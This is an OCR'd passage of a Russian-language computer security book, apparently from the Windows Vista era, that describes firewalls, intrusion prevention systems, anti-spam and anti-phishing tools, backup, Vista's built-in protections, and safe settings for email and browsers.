


*Рис. 4. Функционал сетевого экрана*

Таблица правил описывает действия (разрешить, запретить, спросить), которые брандмауэр применяет к тем или иным приложениям.

Система детектирования вторжений (IDS, *intrusion detection system*) имеет сигнатурную природу, позволяя выявлять и блокировать

определенные сетевые пакеты и соединения. К примеру, для эксплуатации уязвимостей некоторых приложений злоумышленник или вредоносная программа должны направить этому приложению специальным образом сформированный пакет данных; специалисты компании-производителя брандмауэра могут внести содержимое такого пакета в базу данных системы определения вторжений, и в дальнейшем, если поступивший пакет совпадет с образцом, IDS остановит его вне зависимости от того, какие правила имеются для приложения-адресата в таблице.

В терминологии каждого брандмауэра присутствует несколько обязательных элементов, для которых мы также предложим краткое описание.

**1) IP-адрес**, локальный и удаленный. IP-адрес – уникальный цифровой идентификатор компьютера в сети, позволяющий обращаться к нему; имеет вид `XXX.XXX.XXX.XXX`.

**2) Порт**, локальный и удаленный. Определение порта было дано нами выше при обозрении потенциально атакуемых объектов системы.

**3) Протокол**. Протоколом принято называть определенный стандарт обмена данными. В сетевых соединениях чаще прочих используются протоколы **TCP** (*transmission control protocol, протокол контроля передачи*), **UDP** (*user datagram protocol, протокол пользовательских однопакетных сообщений*) и **ICMP** (*Internet control message protocol, протокол Интернета для передачи управляющих сообщений*).

**4) Направление**, входящее и исходящее. Исходящим называется соединение, инициируемое локальным компьютером, входящим – инициируемое удаленным компьютером. Обратите внимание, что, если ваш браузер обращается к некоторому ресурсу в сети, и тот отвечает ему какими-либо данными, то этот ответ по-прежнему считается отправленным в рамках исходящего подключения.

В результате можно говорить, к примеру, об исходящем подключении процесса iexplore.exe с локального IP-адреса 12.34.56.78 на удаленный IP-адрес 123.456.789.123 по протоколу TCP с локального порта 1029 на удаленный порт 80.

Помимо своего основного функционала, многие современные брандмауэры имеют в своем составе средства проактивной защиты, т.е. регулируют не только сетевую, но и вообще любую активность приложений в пределах системы. Среди типичных представителей класса можно назвать ZoneAlarm, Outpost Firewall, Sunbelt Kerio Personal Firewall, COMODO Firewall.

Помимо описанных выше программных сетевых экранов, существуют также аппаратные брандмауэры. Обычно они входят в состав более сложных сетевых устройств – к примеру, маршрутизаторов, - обеспечивая защиту одиночного компьютера или сети от нежелательных входящих соединений.

**Обратите внимание:** программные антивирусы и брандмауэры, как правило, используют драйверы, т.е. системные файлы, работающие не на уровне интерфейса, а на уровне ядра операционной системы. Это позволяет им эффективно задерживать приложения, требующие рассмотрения со стороны пользователя. На данный момент использование драйверов фактически является обязательным для решений по безопасности: в отличие от процесса или службы, драйвер сложно нейтрализовать (выгрузить). Большинство программ поддерживает связь драйвера с интерфейсом программы, и при недоступности интерфейса драйвер переходит в режим блокировки. Это опровергает популярный миф о том, что, если вредоносной программе удастся выгрузить интерфейс антивируса или брандмауэра, она получит полную свободу действий. Сами по себе показатели способности

программного продукта сопротивляться выгрузке интерфейса не имеют существенного значения; принципиальны в данном случае инструкции, заложенные в драйвер на случай упомянутой выгрузки. Тесты показывают, что большинство антивирусов и брандмауэров все равно не позволяют программе выйти в сеть или произвести вредоносные действия даже при выгруженном интерфейсе.

**3) Антирекламные и антишпионские программы (anti-adware, anti-spyware).** Эти продукты реализуют противодействие некоторым видам нежелательного программного обеспечения; обычно они устроены по типу антивирусного ПО, т.е. имеют частичный или полноценный монитор, сканер по требованию и систему обновления базы данных.

Специализированные исследования показывают, что программы этого класса проигрывают в качестве обнаружения и уничтожения потенциально вредоносного ПО любому антивирусному продукту. Кроме того, для ряда подобных решений характерны сомнительные методы детектирования – обнаружение по имени файла без учета остальных его признаков, приравнивание записей в реестре, оставляемых вирусом, к нему самому, и др. Однако высокий уровень спроса на подобные решения в странах Запада формирует высокий уровень предложения антишпионских программ, в том числе ложных (*rogue antispyware*), т.е. обнаруживающих несуществующие угрозы и предлагающих пользователю оплатить их устранение.

Антишпионские и антирекламные программы могут быть полезны в качестве дополнения к антивирусному продукту, если последний не ориентирован на детектирование нежелательного ПО; кроме того, программы этого класса могут способствовать очистке реестра от следов заражения, если антивирус не справляется с этой задачей. Наиболее известные и качественные представители антирекламных и

антишпионских программ – Ad-Aware, AVG Anti-Spyware, Spybot – Search and Destroy.

**4) Системы предотвращения вторжений (Host(ed) Intrusion Prevention System, HIPS).** Продукты этого класса управляют правами приложений на выполнение тех или иных действий, подобно тому, как брандмауэр управляет сетевым доступом; сходство принципов работы обусловливает тот факт, что нередко HIPS объединяются с брандмауэром в составе одного защитного продукта.

HIPS является средством проактивной защиты, т.е. не содержит базы данных сигнатур вирусов и не осуществляет их детектирование; таким образом, HIPS оперирует не понятиями «легитимный файл – вредоносный файл», а понятиями «разрешенное действие – запрещенное действие». Эффективность HIPS может доходить до 100% предотвращения повреждения или инфицирования системы, однако большинство программ этого класса требует от пользователя определенных знаний для управления ими.

В соответствии с принципом организации защиты HIPS могут быть подразделены на три основные группы.

**1) Классические HIPS** – системы, оснащенные открытой таблицей правил. На основании этой таблицы драйверы HIPS разрешают / запрещают определенные действия со стороны приложений либо запрашивают пользователя о том, что необходимо предпринять по отношению к данному действию. Такое устройство системы ориентировано на ручное управление разрешениями и активное взаимодействие с пользователем, что предъявляет высокие требования к компетентности последнего. В качестве примера могут быть приведены продукты System Safety Monitor и AntiHook.

**2) Экспертные HIPS**, иначе называемые поведенческими эвристиками, осуществляют анализ активности работающего

приложения. Если совокупность выполняемых действий приобретает подозрительный или опасный характер, продукт данного типа сообщает о вероятном присутствии вредоносной программы. Примером экспертной HIPS может служить система CyberHawk.

**3) HIPS типа Sandbox («песочница»)** реализуют принцип минимального взаимодействия с пользователем. В их основе лежит разделение приложений на доверенные и недоверенные; на работу доверенных приложений HIPS не оказывает никакого воздействия, в то время как недоверенные запускаются в специальном пространстве, отграниченном от системы. Это позволяет работать с подозрительными приложениями без риска инфицирования или повреждения системы и изучать отчеты об их активности. Типичные представители данного типа – продукты DefenseWall HIPS и Sandboxie.

К HIPS примыкают программные и аппаратные средства защиты от переполнения буфера.

**Переполнением буфера** (*buffer overrun*) называется запись в выделенную область памяти объема данных, превышающего заявленный для нее предельный объем. Вследствие этого данные, выходящие за пределы буфера, могут быть записаны в соседние области памяти и повредить их содержимое. Эксплуатация переполнений буфера является распространенной угрозой безопасности, и для противодействия ей принимаются определенные меры. В частности, 64-разрядные модели процессоров AMD и Intel оснащаются аппаратными средствами защиты от переполнения буфера; на уровне операционной системы эти средства поддерживаются решением **DEP** (Data Execution Prevention, предотвращение выполнения данных).

Настройки DEP на операционной системе Windows XP доступны по адресу

Панель управления (классический вид) – Система – вкладка Дополнительно – кнопка Параметры в группе Быстродействие – вкладка Предотвращение выполнения данных.

В Windows Vista для отображения вкладки Дополнительно необходимо нажать Дополнительные параметры системы.

По умолчанию DEP обслуживает только системные процессы. Данный вариант является оптимальным, но при желании существует возможность включить DEP для всех приложений.

### Средства противодействия вредоносным сетевым технологиям

**1) Антиспамы, или спам-фильтры.** Антиспам-решение в целом можно рассматривать как систему фильтрации, предназначенную для размежевания полезных и нежелательных сообщений; классифицировать и уточнять их специфику возможно по разным критериям.

**Почтовые** антиспамы занимаются обработкой электронных писем, разбирая их на полезные, нежелательные и сомнительные. В зависимости от настроек и функционала сомнительная и нежелательная почта может уничтожаться, перемещаться в определенную папку или помечаться особым образом. В почтовых антиспамах находят применение различные технологии фильтрации – анализ содержания и содержимого, белые и черные списки адресов, исследование формальных признаков письма и др.

Почтовый антиспам располагается либо между отправителем и получателем (непосредственно на почтовом сервере или на сервере поставщика услуги внешнего анализа почты), либо на компьютере получателя, где входит в состав почтового клиента или работает в виде отдельного приложения.

**Антиспамы для систем мгновенных сообщений и веб-форм**, **предназначенных для публикаций** (форумов, досок объявлений и т.п.), в отличие от почтовых, обычно сосредоточены не на анализе уже отправленных сообщений, а на предотвращении их автоматизированной отправки. С этой целью используются средства, позволяющие отличить пользователя-человека от программы-робота, сокращенно называемой «*бот*». Для Интернет-пейджеров и некоторых веб-форм антиспам реализуется в виде дополнения, позволяющего задавать пишущему вопрос и принимать его сообщения только в случае, если ответ на вопрос был верен; другой распространенной системой для веб-форм является CAPTCHA – тест Тьюринга для различения компьютеров и людей. Этот тест предлагает пользователю распознать символы на изображении и ввести их в поле.

**2) Средства защиты от Интернет-мошенничества.** В настоящее время противодействие фишингу и другим разновидностям мошенничества в Сети осуществляется преимущественно методом ведения черных списков ресурсов, замеченных в распространении нежелательного содержимого или хищении конфиденциальной информации. Подобные списки поддерживаются либо надстройками / дополнительными модулями к обозревателю (к примеру, расширение SiteAdvisor от McAfee), либо отдельными приложениями.

Помимо отдельных приложений перечисленных выше типов, существуют интегрированные пакеты одного производителя для защиты компьютера в Интернете, называемые Internet Security, Security Suite и т.п. Они объединяют в себе антивирус, брандмауэр и несколько дополнительных средств защиты (конкретная комплектация зависит от производителя). Рассмотрим возможный состав подобного пакета на примере продукта Kaspersky Internet Security 2009 (рис. 5):




*Рис. 5. Состав программного пакета Kaspersky Internet Security 2009*

Видно, что данный продукт включает в себя следующие элементы из числа описанных выше:

**1) Антивирус**

**2) Классическая HIPS** («Фильтрация активности»), объединенная с **брандмауэром** («Сетевой экран»), и **экспертная HIPS** («Проактивная защита»);

**3) Защита от Интернет-мошенничества** («Анти-Фишинг»)

**4) Защита от спама** («Анти-Спам»)

Кроме того, пакет содержит ряд вспомогательных модулей – средства удаления рекламных баннеров со страниц Интернета, разграничение доступа к Сети в зависимости от конкретного пользователя компьютера и другие.

Преимуществом интегрированных решений является эффективное взаимодействие их компонентов (например, файлы, детектируемые антивирусом как вредоносные, автоматически блокируются в таблице правил HIPS) и отсутствие внутренних конфликтов. В качестве недостатка подобных пакетов нередко называют их единичность (т.е., если вредоносной программе удается вывести продукт из строя, рушится вся система защиты); следует, однако, заметить, что современное вредоносное ПО способно противодействовать значительному количеству решений от разных производителей, и сочетание одного популярного антивируса с другим популярным

брандмауэром может быть атаковано с той же успешностью, что и интегрированный пакет.

**Обратите внимание:** в пределах одной операционной системы желательно устанавливать только один постоянно работающий экземпляр той или иной защитной программы. Установка нескольких антивирусных мониторов, брандмауэров, систем предотвращения вторжений и т.д. может приводить к конфликтам между ними и к повреждению операционной системы.

Защита информации от программных угроз безопасности подразумевает не только противодействие вредоносным программам и сетевым технологиям, но и **процедуры предотвращения** ее (информации) **потерь и повреждений**. Существует две основных процедуры, позволяющих обеспечивать общую защиту данных от агрессивных факторов: программное шифрование и резервное копирование.

**Программное шифрование** предназначается для безопасного хранения информации, представляющей ту или иную ценность. Обычно средства шифрования реализуют идеологию защищенного хранилища, т.е. специализированного контейнера, в который пользователь может поместить необходимые ему данные и закрыть паролем; более простые системы шифруют непосредственно сам объект, который требуется защитить.

Программное шифрование может предотвратить повреждение или хищение информации вредоносным ПО, однако необходимо заметить, что сферой его основного применения является скорее защита конфиденциальных сведений от посторонних лиц, имеющих физический доступ к компьютеру.

**Резервное копирование**, как следует из названия, подразумевает создание запасных копий информации, доступ к которым отличается от доступа к исходным данным. Эта формулировка может подразумевать создание защищенной области на жестком диске для размещения копий, копирование данных на другой физический жесткий диск или съемный носитель (компакт-диск или Flash-привод), передача копий на другой компьютер и т.п. Резервное копирование, таким образом, обеспечивает возможность восстановления информации в случае ее потери или повреждения. Возможно автоматизированное копирование с применением специального программного обеспечения (Архивация Windows, Nero BackItUp, Norton Ghost и др.) либо копирование файлов вручную.

Разновидностью резервного копирования является **восстановление системы** – сохранение состояний операционной системы с возможностью ее возврата к определенной точке. Windows имеет встроенную службу восстановления системы, которая обеспечивает базовую функциональность для сохранения и восстановления важных системных файлов; управление ей доступно по адресу

Панель управления (классический вид) – Система – Восстановление системы.

Данные, используемые Восстановлением системы Windows, хранятся в защищенной папке System Volume Information, создаваемой на каждом диске, для которого включена эта служба. Вредоносное программное обеспечение, размещающееся в системных папках, может быть сохранено наравне с легитимными файлами, поэтому при лечении системы может потребоваться очистка ранее сохраненных точек восстановления. Для очистки достаточно отключить Восстановление системы на всех дисках, а затем включить вновь.

Если вы пользуетесь сторонним решением для восстановления

системы (Norton GoBack, Acronis True Image, Paragon System Recovery и т.п.), то Восстановление системы Windows может быть отключено полностью.

Очевидно, что в момент копирования информация должна быть заведомо чистой; в противном случае вредоносное ПО или нежелательные модификации системы будут сохранены и впоследствии успешно восстановлены.

Подведем итог изложению сведений о средствах защиты от программных угроз с помощью диаграммы (рис. 6).


*Рис. 6. Решения для защиты от программных угроз*

## Встроенные средства защиты Windows Vista

Завершая часть книги, посвященную средствам противодействия программным угрозам, мы сочли необходимым осуществить также

краткое обозрение компонентов, введенных в операционную систему Windows Vista с целью повышения ее безопасности. Мнения о встроенных системах защиты данной ОС существенно разнятся – от абсолютного отрицания их эффективности до предпочтения упомянутых средств всем иным решениям для обеспечения безопасности; нашей целью будет перечисление основных защитных механизмов Windows Vista и представление их основных характеристик, которые позволяют судить об их ценности с точки зрения защиты от программных угроз.

### *Технология NX (No eXecute)*

NX позволяет программному обеспечению помечать сегменты памяти, в которых будут храниться только данные, и процессор не позволит приложениям и службам исполнять произвольный код в этих сегментах. В настоящее время подавляющее большинство процессоров поддерживает эту технологию тем или иным образом; в свою очередь, в Windows, начиная с Windows XP SP2, имеется поддержка процессоров с NX-технологией посредством инструмента Data Execution Prevention, который был упомянут нами ранее. Windows Vista обеспечивает расширенную поддержку этой технологии, что позволяет производителям ПО для данной ОС встраивать NX-защиту в свои программные продукты.

### *Случайное расположение адресного пространства (ASLR)*

Этот вид защиты, используемый в Vista, призван затруднить использование системных функций вредоносным программным обеспечением. Каждый раз, когда происходит перезагрузка системы, ASLR в случайном порядке назначает 1 из 256 возможных вариантов адреса, где должны располагаться основные системные динамические

библиотеки и исполняемые файлы; соответственно, вредоносному ПО становится сложнее обнаруживать системные файлы-цели, за счет чего осуществляется противодействие выполнению его функций. ASLR предпочтительно использовать совместно с DEP, поскольку первая способна предотвращать атаки, направленные против последней; таким образом, две технологии взаимно защищают друг друга. Кроме того, в Windows Vista усовершенствован момент, связанный с определением переполнения области памяти, которая выделяется той или иной (прежде всего системной) программе для динамически размещаемых структур данных. Как уже сказано, это в первую очередь относится к системным программным компонентам, но может использоваться и для программ сторонних производителей.

### *Защита ядра (x64)*

64-битные версии Vista поддерживают т.н. технологию защиты ядра (PatchGuard). Сущность данной технологии состоит в запрете несанкционированного изменения ядра операционной системы. Иногда производители ПО считают возможным и правильным вмешиваться в работу ядра системы, чтобы для тех или иных целей изменять адреса функций-обработчиков в таблице системных вызовов. Сама по себе эта возможность не представляет опасности, однако подобную подмену может выполнять как легитимное, так и вредоносное ПО, что может привести к нежелательным последствиям. Для исключения возможности бесконтрольного стороннего вмешательства в работу ядра системы и, соответственно, защиты ОС от нанесения ей вреда описанным выше методом, в 64-битных вариантах Vista поддерживается данный защитный механизм. При попытке вмешаться таким способом в работу ядра произойдет завершение работы системы (отметим, что допускается изменение ядра официальными обновлениями от Microsoft).

### *Подписывание драйверов*

Механизм проверки цифровой подписи драйверов был введен в Windows 2000, и, хотя с того момента существовала возможность запрета установки драйверов, не снабженных цифровой подписью, на практике она использовалась довольно редко, прежде всего потому, что самих драйверов, обладавших цифровой подписью, было не так уж и много; в силу этого по умолчанию ОС лишь предупреждала о том, что совершается попытка установить неподписанный драйвер. В настоящее время, когда Microsoft стала требовать предоставлять ей драйвера на сертификацию и подпись, количество подписанных драйверов возросло, что, в свою очередь, позволило ужесточить отношение к неподписанным драйверам. Следствия этого ужесточения можно наблюдать в Vista x64, где установка неподписанного драйвера полностью невозможна; в 32х-разрядном варианте Vista неподписанный драйвер может быть установлен с использованием специально предусмотренного для этих целей механизма установки старых драйверов.

### *Windows Service Hardening*

Системные службы являются традиционной целью атак, поскольку запускаются и работают обычно с административными правами. В Windows Vista этот момент был учтен и откорректирован – в данной ОС службы работают не с максимальными, а с реально необходимыми им привилегиями; соответственно, число служб, посредством эксплуатации которых можно нанести вред системе, существенно сократилось. Используемые списки контроля доступа для каждой службы позволяют четко идентифицировать службу, предоставить ей только реально необходимые ей права, а также изолировать атакованную службу, если попытка ее злонамеренной эксплуатации все же будет иметь место.

*Контроль пользовательских учетных записей (UAC)*

UAC – одно из основных нововведений Vista в области безопасности. В предыдущих версиях Windows наиболее комфортным для пользователя вариантом являлась работа с учетной записью администратора, поскольку пользовательская учетная запись ввиду ограниченности прав доставляла определенные неудобства в выполнении некоторых операций; в то же время работа с правами администратора была не лучшим выходом с точки зрения безопасности, поскольку с правами администратора могло быть запущено вредоносное программное обеспечение. Введение UAC призвано разрешить это противоречие посредством разделения операций в системе на две категории: те, которые пользователь может выполнять со стандартными правами и те, которые требуют административных прав. В итоге пользователь, работая в профиле администратора, администратором по правам фактически не является, равно как и все приложения, которые работают от имени его учетной записи; при этом пользователь имеет возможность выполнить ту или иную операцию с правами администратора, введя имя и пароль администраторской учетной записи, что исключает необходимость работы в администраторском профиле для, например, установки новой программы. При этом если речь идет о системном процессе, то будет предложено продолжить выполнение операции; если же речь идет о сторонней программе, то последует предупреждение о том, что неизвестное приложение пытается запуститься с правами администратора, и будет предложено или отменить такой запуск, или допустить операцию.

Интерфейс Windows Vista включает в себя ряд изменений, которые призваны облегчить пользователям определение тех задач, которые требуют административных прав. Эти изменения проявляются в виде описания запрашиваемых действий, а также в маркировании

административных действий значком в виде щита. Кроме того, если программа написана не для Vista и требует административных прав для корректной работы, на ее ярлык также будет дорисован щит, указывающий, что программа требует для работы повышения прав.

### *Защитник Windows*

Защитник Windows (Windows Defender) призван защищать систему от руткитов, кейлоггеров, шпионов и другого подобного вредоносного программного обеспечения; по своей сущности этот компонент относится скорее к антишпионским, чем к антивирусным решениям, поскольку неспособен к противодействию классическим вирусам. Его задача состоит в отслеживании автозагрузки, настроек безопасности системы, дополнений и настроек IE, загрузок IE (прежде всего ActiveX). Также отслеживается работа служб, драйверов, выполнение приложений, регистрация приложений для автозагрузки, работа утилит операционной системы. При обнаружении подозрительных моментов Защитник сообщает об этом пользователю. Имеет собственную обновляемую раз в неделю базу.

В этом списке приведены основные новшества Windows Vista, имеющие непосредственное отношение к безопасности. Очевидно, что данные средства способны предотвратить некоторые виды вредоносных атак, несмотря на некоторые недочеты во взаимодействии с пользователем. Отраден тот факт, что Microsoft предпринимает сознательные действия по обеспечению надлежащей защиты операционной системы, однако перечисленные выше технологии все еще не позволяют полностью отказаться от услуг специализированных защитных решений и программных продуктов.

## *Часть 3. Рекомендации по обеспечению безопасности*

В предыдущих разделах мы рассмотрели программные угрозы информационной безопасности, а также средства и процедуры, применяемые для противодействия этим угрозам. Может сложиться впечатление, что, поскольку для каждого типа рисков существуют адекватные им меры защиты, настоящее издание можно было бы на этом завершить, добавив лишь настоятельные рекомендации установить те или иные защитные программные решения и ни при каких обстоятельствах не отключать их; однако подобные заключения были бы преждевременны и ошибочны.

Причина состоит в следующем: до тех пор, пока за компьютером работает пользователь, его участие требуется при решении любых задач – в том числе и задач обеспечения безопасности данных. Несмотря на то, что средства защиты берут на себя значительную часть работы по предотвращению тех или иных угроз, они по-прежнему не могут со 100% эффективностью реализовывать оборону без помощи пользователя компьютера. Какой должна быть эта помощь, изложено в данном разделе книги.

Проактивную защиту компьютера без использования специализированных продуктов можно разделить на два типа. Первый тип мы условно назовем «**пользовательской защитой**»; под этим термином будем понимать сознательные действия пользователя, направленные на предотвращение заражения (например, не открывать подозрительное вложение в письмо, как бы интересно ни звучало его название). Второй тип, эффективный, но малораспространенный, называется «**отключение функционала**» и понимается как удаление или отключение в настройках тех программных компонентов и функций, которые являются векторами для атаки. Комплекс советов, приведенных в настоящем издании, объединяет в себе эти два типа.

## Электронная почта и Интернет-пейджеры

*Общая защита*

**1) Не следует открывать вложения в электронные письма**, если в них содержатся исполняемые файлы и скрипты (EXE, VBS, JS и т.д.), и запускать эти файлы. Отправитель сообщения не имеет значения, поскольку в случае инфекции вредоносное ПО может рассылать себя с зараженного компьютера от имени его владельца. Если вы получили подобное сообщение от знакомого вам отправителя, с которым вы не договаривались о получении вложения, найдите время переспросить его, что за файл он отправил и что в нем содержится. Письма подобного характера от незнакомых отправителей целесообразно удалять сразу.

**2) Не следует переходить по ссылкам**, полученным через электронную почту, ICQ, личные сообщения на форумах, социальных сетях и т.д., особенно если сообщение отправлено неизвестным адресантом. Если отправитель знаком вам, то также следует переспросить его, что это за ссылка – необходимо убедиться, что сообщение отправлено действительно им самим, а не специализированным ПО для рассылок вредоносных сообщений по спискам контактов взломанных учетных записей.

Если вы получили письмо от форума, онлайн-банка, социальной сети или любого другого ресурса, где вы зарегистрированы, с предложением посетить вашу учетную запись, то безопаснее запустить браузер и перейти на главную страницу ресурса, не пользуясь ссылкой. Если вы все же перешли по предложенной ссылке и были переадресованы на страницу с предложением ввести имя и пароль, предварительно проверьте адрес в строке браузера – действительно ли это http://www.mail.ru, или же фишинговый сайт наподобие http://www.mail.ru.yahoo.com.

**3) Необходимо включить отображение расширений** для всех файлов, чтобы предотвратить использование т.н. «двойного расширения», которое может применяться во вредоносных вложениях с целью обмана пользователя. По умолчанию Windows скрывает расширения файлов, так что вместо `picture.jpg` отображается просто `picture`; соответственно, в случае, если файл будет назван `picture.jpg.vbs` и вложен в письмо, пользователь увидит только `picture.jpg` и может ошибочно принять файл за изображение (в то время как он является скриптом на языке Visual Basic).

Включение отображения расширений производится через настройки Проводника и редактор реестра. Эти операции не эквивалентны, поэтому необходимо выполнить как первую, так и вторую.

Настройки Проводника:

`Мой компьютер` – `Сервис` – `Свойства папки` – вкладка `Вид`.

Снять галочку `Скрывать расширения для зарегистрированных типов файлов`.

На Windows Vista эта операция может быть осуществлена через Панель управления.

Редактор реестра:

`Пуск` – `Выполнить` – введите слово `regedit` – `OK`. Откроется редактор реестра.

`Правка` – `Найти` – введите слово `NeverShowExt` – `Найти далее`.

Следует удалить каждый найденный параметр. Для дальнейшего поиска нажимайте клавишу `F3`, пока реестр не сообщит, что больше таких параметров / значений нет.

**Обратите внимание:** при включенном отображении расширений для правильного переименования файла не следует затрагивать расширение.

**4) Рекомендуется использовать альтернативные ICQ-клиенты** (например, Miranda, QIP) и **почтовые программы** (например, Thunderbird, The Bat!). Эта рекомендация связана с тем, что альтернативные клиенты реже атакуются в силу их меньшей распространенности и предлагают более высокий уровень сервиса и защищенности.

**5) Рекомендуется снимать ICQ-клиенты с автоматической загрузки**, т.е. запускать их вручную, а не автоматически при старте системы. Существуют описания атак на ICQ, для реализации которых клиент должен быть запущен автоматически во время загрузки Windows.

*Безопасная настройка почтового клиента*
*(на примере Outlook Express)*

Сервис – Параметры – вкладка Чтение – убрать галочку напротив «Автоматически загружать сообщения при отображении в области просмотра»; поставить галочку «Читать все сообщения в текстовом формате».

Эти настройки отвечают за область предварительного просмотра письма и за отображение его текста. Отключение предварительного просмотра и преобразование писем в текстовый формат позволяет избежать вредоносного использования функционала HTML в письмах – к примеру, скрытых перенаправлений через IFRAME.

Вкладка Безопасность – поставить галочки напротив

«Предупреждать, если приложение пытается отправить почту от моего имени», «Не разрешать сохранение или открытие вложений, которые могут содержать вирусы» и «Блокировать изображение и другое внешнее содержимое в сообщении в формате HTML».

Эти настройки дополнительно повышают безопасность обработки сообщений в формате HTML, а также могут предотвратить заражение через вложенный файл и отправку писем без вашего ведома.

## Страницы Интернета

Поскольку полезное или вредоносное содержимое веб-страниц не определяется просматривающим их пользователем, активная пользовательская защита в данном случае предполагает лишь общую рекомендацию не переходить по подозрительным и рекламным ссылкам, описанную выше, а также пожелание **использовать альтернативные браузеры** (Firefox или Opera), которые менее подвержены атакам и способны обеспечивать более высокий уровень обслуживания и защищенности. Поэтому основной формой защиты от вредоносного содержимого в Интернете является отключение функционала.

Идеология безопасной настройки обозревателя Интернета заключается в том, чтобы по умолчанию не разрешать всем страницам использовать потенциально опасный функционал и допускать его применение только теми страницами, которым вы полностью доверяете. Этот метод называется *методом белого списка* и в условиях постоянно растущего количества обычных и вредоносных ресурсов фактически является единственным средством, которое гарантирует, что даже если вы попадете на незнакомую вредоносную или инфицированную страницу, заражения не произойдет.

Эффективность белого списка при сравнении с черным наглядно видна при рассмотрении следующего примера. По состоянию на 15.12.2008 г. антивирусные базы Kaspersky Internet Security содержали записи о 12162 фишинговых и вредоносных ресурсах Интернета. Соответственно, пользователь, желавший создать черный список страниц, которым необходимо запретить опасный функционал, должен был бы создать записи о более чем двенадцати тысячах сайтов в ограниченной зоне своего браузера, а впоследствии постоянно обновлять их список. В свою очередь, пользователю, применяющему метод белого списка, требуется создать лишь несколько десятков записей – в зависимости от количества регулярно посещаемых доверенных страниц, - в то время как он будет проактивно защищен не только от упомянутых 12162 опасных сайтов, но и ото всех тех, которые будут появляться в дальнейшем, после 15 декабря 2008 года.

**Следует заметить:** потенциально опасные технологии (скрипты, ActiveX, IFRAME) используются в легитимных целях на многих современных страницах, обеспечивая расширение функционала. Соответственно, при отключении поддержки этих технологий расширенный функционал будет потерян, что может создать неудобства в работе с некоторыми сайтами. Для восстановления полной функциональности страницы на временной или постоянной основе вы можете применить белый список, но злоупотреблять им нежелательно.

